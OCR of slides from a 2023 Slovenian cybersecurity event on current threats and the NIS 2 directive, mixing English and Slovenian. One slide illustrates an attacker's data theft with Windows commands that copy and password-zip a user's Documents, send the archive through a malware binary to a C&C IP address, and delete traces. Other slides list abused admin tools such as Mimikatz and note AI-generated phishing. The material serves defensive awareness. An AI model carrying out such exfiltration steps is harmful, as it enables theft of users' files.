


## WHAT SHOULD SMEs DO TO REDUCE THE MOST COMMON TYPES OF CYBER THREATS?

Small and medium-sized enterprises (SMEs) can reduce cyber threats by implementing the following measures:

- **Strict access control**, including secure password management with strong, unique passwords and multi-factor authentication (**MFA**).
- Managing vulnerabilities by identifying and **mitigating product vulnerabilities, applying patches** and mitigating measures in a timely manner, and installing and maintaining antivirus software.
- **Secure data backup in at least two locations outside of the corporate network** and using full disk encryption to protect against data loss or theft.
- **Firewall installation and maintenance** to isolate trusted networks from untrusted networks, using a whitelisting approach, and updating software regularly.

**Wireless/Wi-Fi Protected Access (WPA) using WPA3** and a strong, unique password with Wi-Fi network encryption containing at least 20 characters.



# EU SUPPORTS CYBERSECURITY for SMEs THROUGH INVESTMENT AND REGULATION

- The **Cybersecurity Act 2019** promotes the development of EU-wide cybersecurity certification schemes.
- The **NIS2 Directive** will require certain important service operators in the EU to implement security measures and assess cybersecurity risks of suppliers.
- The **Cyber Resilience Act (CRA)** focuses on improving cybersecurity for digital products, requiring strict compliance
- The EU has allocated €10 billion for cybersecurity collaborative actions under the **Horizon Europe** research and innovation programme.
- **InvestEU** supports stronger cybersecurity value chains in Europe, and the **EU Recovery and Resilience Facility** provides additional investments in cybersecurity.
- **The European Year of Skills 2023** will develop new cybersecurity-related initiatives in the area of cyber skills.

# Thank you.

Feel free to contact me on

Linkedin: vencel-cserhati

E-mail: vencel.cserhati@huawei.com

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

kontron

# Kako se praktično odzvati na spremembe v okolju KV v podjetju?

Uroš Majcen, Direktor za kibernetsko odpornost

1 UVOD

2 STATISTIKA 2023

3 CTI, IOC, CVE, CVSS


4 ORODJA NISO VEČ DOVOLJ

5 KAJ SMO SE NAUČILI V 2023

6 KAJ LAHKO PRIČAKUJEMO V 2024

# Attacks always get better; they never get worse

- Da se razumemo:
  - “Better not worse” pomeni, da se napadalci izboljšujejo in z tem napredujejo tudi napadi
- Kdo je to izjavil ?
  - Bruce Schneier
    - https://www.schneier.com/
    - Izjava že iz julija 2009 in še kako drži in to predavanje bo to pokazalo



# Nekaj statističnih podatkov okoli kibernetskih napadov


- Ozremo se na 2022 (Vir: Techopedia)
  - Zaznanih je bilo 499 milijonov ransomware napadov
  - Phishing ostaja najbolj splošen tip kibernetskega napada z okoli 3.4 milijarde spam sporočil dnevno
  - Povprečen strošek napada 4.5 m $
  - Zdravstveni sektor je imel največje napade in to že zadnjih 12 let
    - Že zdaj lahko rečemo, da bo 2023 malo drugačen zaradi 0day ranljivosti v Move-IT programski opremi
      - In še ostalo, kot Cisco XE, Citrix, Fortinet…

# Nekaj statističnih podatkov okoli kibernetskih napadov: phishing


- Top 10 imen, ki so bila uporabljena v phishing napadih – globalno:
  - LinkedIn (52%)
  - DHL (14%)
  - Google (7%)
  - Microsoft (6%)
  - FedEx (6%)
  - WhatsApp (4%)
  - Amazon (2%)
  - Maersk (1%)
  - AliExpress (0.8%)
  - Apple (0.8%)
- V Sloveniji je to malo drugače, ker imamo: banke, Pošta SI, FURS ter seveda nakupi vinjet itd.

# Nekaj statističnih podatkov okoli kibernetski napadov: ranljivosti

› Seveda, št. 1 daleč spredaj je WordPress z vtičniki



# Nekaj statističnih podatkov okoli kibernetskih napadov: malware



# In seveda, kaj smo v SLO recimo zaznali?

- Phishing > Spearphishing
  - Klasičen način detekcije ni več dovolj
    - Potrebno razumevanje komunikacije in legitimnosti vsebine sporočila in pošiljateljev
  - Še vedno št. 1 vstopna točka za napadalce
- 0day ranljivosti
  - Igra mačke in miši
  - CVSS ni dovolj
    - Razumevanje konteksta
  - Rezultat Log4J: → **SBM: software bill of materials**
  - Ni dovolj samo takojšnje patchiranje ampak je potrebno pogledati ali so ostali kje zapisi zlorab
    - Namenska orodja in izvajanje forenzike

# VSTOPNA TOČKA NAPADALCA

Skeniranje javnih storitev

- znane ranljivosti
- 0-day ranljivosti


Socialni inženirning


- phishing
- spear phishing
- whaling
- smishing

# CTI, CVE, CVSS, POC

kontron

- Cyber Threat Intelligence (CTI)
- Common Vulnerabilities and Exposures (CVE)
- Common Vulnerability Scoring System (CVSS)
- Proof of Concept (POC)


Vir: https://github.com/mpgn/CVE-2019-19781

# ANALIZA PODATKOV

kontron

## Proaktivno

IOC (Indicator of Compromise)

- **DOMENA / URL**
  - https://www.jcswcd[.]com/?wd=cqyahznz
- **IP naslov**
  - 201.201.100[.]100
- **Datoteka**
  - Invoice.exe
- **Proces**
  - Csrss.exe
- **MD5 hash**
  - c0202cf6aeab8437c638533d14563d35

## Reaktivno

Napadalec kopira celotno mapo “Documents” v Temp mapo

```
/C copy C:\Users\Uporabnik\Documents\* C:\Users\Uporabnik\AppData\Local\Temp\* /y
```

S pomočjo 7zip programa zapakira, skompresira ter zaščiti z geslom celotno vsebino

```
/C c:\PROGRA~3\7-Zip\7z.exe a -tzip -pgeslo123@ -v512k C:\Users\Uporabnik\AppData\Local
\Temp\podatki.zip C:\Users\Uporabnik\AppData\Local\Temp\tmp
```

S pomočjo naložene zlonemerne programske kode pošlje podatke na C&C strežnik

```
/C C:\Users\Uporabnik\AppData\Local\Folder\Malware.exe 201.201.100.100 C:\Users\Uporabnik\AppData
\Local\Temp\podatki.zip
```

Izbriše vse sledi za sabo

```
/C del C:\Users\Uporabnik\AppData\Local\Temp\podatki.zip /f
```

# ZGOLJ ORODJA DANES NISO VEČ DOVOLJ

kontron

## Living Off The Land napadi (LOTL)

| Tool | Used For | Used To | Used By |
|---|---|---|---|
| PowerShell | Versatile scripting language and shell framework for Windows systems | Execute malicious scripts, maintain persistence, and evade detection | LockBit, Vice Society, Royal, BianLian, ALPHV, Black Basta |
| PsExec | Lightweight command-line tool for executing processes on remote systems | Execute commands or payloads via a temporary Windows service | LockBit, Royal, ALPHV, Play, BlackByte |
| WMI | Admin feature for accessing and managing Windows system components | Execute malicious commands and payloads remotely | LockBit, Vice Society, Black Basta, Dark Power, Cl0p, BianLian |
| Mimikatz | Open source tool for Windows security and credential management | Extract credentials from memory and perform privilege escalation | LockBit, Black Basta, Cuba, ALPHV |

Vir: https://www.malwarebytes.com/blog/business/2023/04/living-off-the-land-lotl-attacks-detecting-ransomware-gangs-hiding-in-plain-sight

## AI napadi

Tech

**ChatGPT rival with 'no ethical boundaries' sold on dark web**

Europol warns AI tool is 'extremely useful' for cyber criminals

Anthony Cuthbertson • Comments

How to get a better response from ChatGPT or Bard

A ChatGPT-style AI tool with "no ethical boundaries or limitations" is offering hackers a way to perform attacks on a never-before-seen scale, researchers have warned.

Cyber security firm SlashNext observed the generative artificial intelligence WormGPT being marketed on cybercrime forums on the dark web, describing it as a "sophisticated AI model" capable of producing human-like text that can be used in hacking campaigns.

"This tool presents itself as a blackhat alternative to GPT models, designed specifically for malicious activities," the company explained in a blog post.

"WormGPT was allegedly trained on a diverse array of data sources, particularly concentrating on malware-related data."

The researchers conducted tests using WormGPT, instructing it to generate an email intended to pressure an unsuspecting account manager into paying a fraudulent invoice.

Vir: https://www.independent.co.uk/tech/chatgpt-dark-web-wormgpt-hack-b2376627.html

# Vloga AI

Večja kot si mislimo, čeprav ni vidno takoj na prvi pogled

- Vloga AI tako za napadalce kot branilce
  - Pri napadalcih:
    - Vsakdo, brez vsakršnega znanja lahko izdela svoj malware z drugačnimi podpisi
    - Oblikovanje spearphishing sporočil
    - Kombiniranje z avtomatiko napadov
  - Pri obrambi:
    - Proces vpeljave AI v obrambo se odvija počasneje kot pri napadalcih
    - Vpeljuje se tako v detekcijo, kot pri recimo počasi pri varnostni analizi kode ali preiskovanju ranljivosti
      - Modeli so tukaj že obstajali v preteklosti: supervised in unsupervised machine learning

# KAJ SMO SE NAUČILI V 2023

kontron

1. Supply Chain napadi
   - Oceniti varnostno postavitev svojih dobaviteljev, izvajanje rednih varnostnih revizij
2. Sofisticirani ransomware napadi
   - Redni backupi, robustne zaščite končnih točk, usposabljanje zaposlenih
3. AI in LOTL napadi
   - Vlaganje v orodja in rešitve katere delujejo na principu zaznav obnašanja (Behavioral analytics tools)
4. Ozaveščanje in usposabljanje
   - Izvajanje rednih usposabljanj in simulacij socialnega inženiringa
5. Proaktivno iskanje groženj in odzivanje na incidente
   - Iskanje IOC in groženj še preden se te zgodijo

# KAJ LAHKO PRIČAKUJEMO V 2024

1. Advanced Persistent Threats (APTs)
   - Visoka sofisticiranost, dolgoročni cilji in napredne tehnike napadalcev
2. Več napadov preko MFA
   - Napadalci odkrivajo nove načine kako vdreti v standardne tehnologije večfaktorske avtentikacije
3. Kibernetske grožnje za mobilne naprave
   - Premik iz SMS one time password na MFA aplikacije
4. Ransomware-as-a-Service
   - Najbolj izpostavljeni bodo bili zdravstveni, prehranski in energetski sektor

# Nekaj praktičnih korakov

- Izvajanje osnovnih korakov
  - Patching, patching, patching
  - Ali vemo kako stojimo?
    - Attack Surface Management
    - Risk Monitoring
    - Vulnerability Scanning
- Vloge in odgovornosti
- NIS 2: seznam dobrih praks

# Praktični koraki pri NIS 2 direktivi

kontron

## Article 21.2.a

### Risk Assessments & Security Policies

- Develop and implement a Cybersecurity policy framework.
- Define roles and responsibilities with regards to Cybersecurity
- Identify and assess the risks posed to the security of the organization's network and information systems
- Develop measures to manage those risks

## Article 21.2.b

### Incident Management

- Establish procedures for the detection, reporting, and response to incidents
- Develop incident response plans and procedures
- Conduct regular incident response training and testing
- Conduct post-incident analysis and improvement

## Article 21.2.c

### Business Continuity

- Develop and implement measures (such as a BC plan, Backup processes and Crisis Management) to ensure the continuity of services in the event of an incident
- Conduct regular business continuity testing and training

## Article 21.2.d

### Supply Chain Security

- Assess the cybersecurity risks to the organization's supply chain
- Implement measures to mitigate those risks
- Conduct regular supply chain risk assessments and testing

## Article 21.3.e

### System acquisition, development and maintenance

- Conduct regular vulnerability scanning and penetration testing
- Implement measures to mitigate vulnerabilities
- Conduct regular security testing training on cyber security and cyber hygiene

## Article 21.2.f

### Effectiveness of Security measures

- Have policies and procedures for evaluating the effectiveness of security measures.
- Conduct regular audits and testings

## Article 21.2.g

### Training & Awareness

- Conduct regular Cybersecurity training
- Follow up training with testing to reenforce learning and establish success and improvement of overall training & awareness program

## Article 21.2.h

### Encryption

- Use encryption to protect the confidentiality, integrity, and authenticity of data
- Implement secure key management practices
- Conduct regular encryption testing and training

## Article 21.2.i

### HR Security, Access Control & Asset Management

- Implement security procedures for employees with access to sensitive info
- Conduct regular access control testing and training
- Get an overview of all relevant assets and ensure they are properly utilized and handled

## Article 21.2.j

### Authentication solutions and Information transfer

- Implement MFA or continuous authentication solutions, voice, video, and text encryption, and encrypted internal emergency communication, when appropriate.


"I'm applying for the Information Security position.
Here is a copy of my resumé, encoded, encrypted and shredded."

kontron

# Hvala za pozornost

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# NIS 2 in odpornost na kibernetske grožnje

## Smo pripravljeni na izzive?

Igor Mlakar, direktor operative
Smart Com d. o. o.

SMART COM

# NIS 2 – Namen in pomembni roki

- Osnovni namen NIS 2 je **pospešiti prizadevanja pri vzpostavljanju višje ravni kibernetske varnosti in odpornosti** v organizacijah Evropske unije.
- 14. 12. 2022 - direktiva (EU) 2022/2555 Evropskega parlamenta in Sveta EU
- 16. 01. 2023 - uveljavitev direktive
- 17. 10. 2024 - rok za prenos v nacionalno zakonodajo (ZinfV-1)
- 17. 04. 2025 - identifikacija bistvenih in pomembnih subjektov

**Prehodni roki?**

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# NIS 2 – zavezanci

- **Bistveni subjekti (visoko kritična infrastr.)**
- **Pomembni subjekti (drugi kritični sektorji)**

Kriterij velikosti

1. Poštne in kurirske storitve
2. Ravnanje z odpadki
3. Kemijska industrija
4. Prehranska industrija in distribucija
5. Proizvodnja
6. Ponudniki digitalnih storitev
7. Raziskave

1. Energija
2. Promet
3. Bančništvo
4. Infrastruktura finančnega trga
5. Zdravje
6. Oskrba s pitno vodo
7. Ravnanje z odpadnimi vodami
8. Digitalna infrastruktura
9. Upravljanje storitev IKT
10. Javna uprava
11. Vesolje

# NIS 2 – obseg

- NIS (Direktiva (EU) 2016/1148 z dne 6. 7. 2016) - ZinfV

  68 zavezancev

  - 49 – izvajalci bistvenih storitev
  - 18 – organi državne uprave
  - 1 – ponudnik digitalnih storitev

- NIS 2 – ZinfV-1 (ocena)

  923 zavezancev

  - 219 – velika podjetja
  - 704 – srednje velika podjetja

Vir: URSIV, 10.10.2023

# Poudarek na ključne oskrbne verige

Dobavitelji, ki niso zajeti v področje uporabe NIS 2:

- če subjektu NIS 2 zagotavljajo storitve ali izdelke, ki spadajo v področje uporabe,
- stranka (subjekt NIS 2) dobavitelju naloži minimalno stopnjo kibernetske varnosti.

Dobavitelje v zvezi z NIS 2 ne bodo nadzorovali nacionalni organi, temveč njihovi kupci.

Torej, tudi če organizacija ni neposredno v obsegu, lahko glede na storitev ali sektor stranke, NIS 2 vpliva na njeno poslovanje.

# Grožnje (obdobje od 2022-07 do 2023-06)

SMART COM

TRENDI

Na vrhu so izsiljevalski napadi in napadi na razpoložljivost

Phishing predstavlja najbolj pogost vektor napada

